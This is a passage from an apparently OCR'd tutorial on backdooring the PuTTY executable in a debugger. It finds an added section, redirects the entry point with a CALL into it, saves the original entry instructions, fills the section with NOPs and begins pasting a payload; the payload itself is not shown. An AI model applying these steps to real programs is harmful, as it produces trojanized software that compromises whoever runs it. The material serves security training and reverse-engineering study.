
Opened putty2.exe looks like the following.




Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.gsingla).




Copy the starting address of section .gsingla.




Get back to the putty2.exe main thread window and select the first address of putty2.exe ‘0046F4C6’ right click -> Assemble or press spacebar.
In the "Assemble" box, enter this command, as shown below:
CALL 004C7000
Click the Assemble button.
Click the Cancel button.
The MOV instruction has been replaced by this instruction, as shown below:
CALL putty2.004c7000




Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.







Now right click on the modified starting address, then select Copy to executable -> selection.




Now save the selection to get modified executable file.




Press F7 to get to the newly created section for injecting code and reach “004C7000”.




Select sizeable amount of addresses and fill all of them with NOPs.







Copy the payload from notepad. This is the payload we are going to place in place of NOPs.



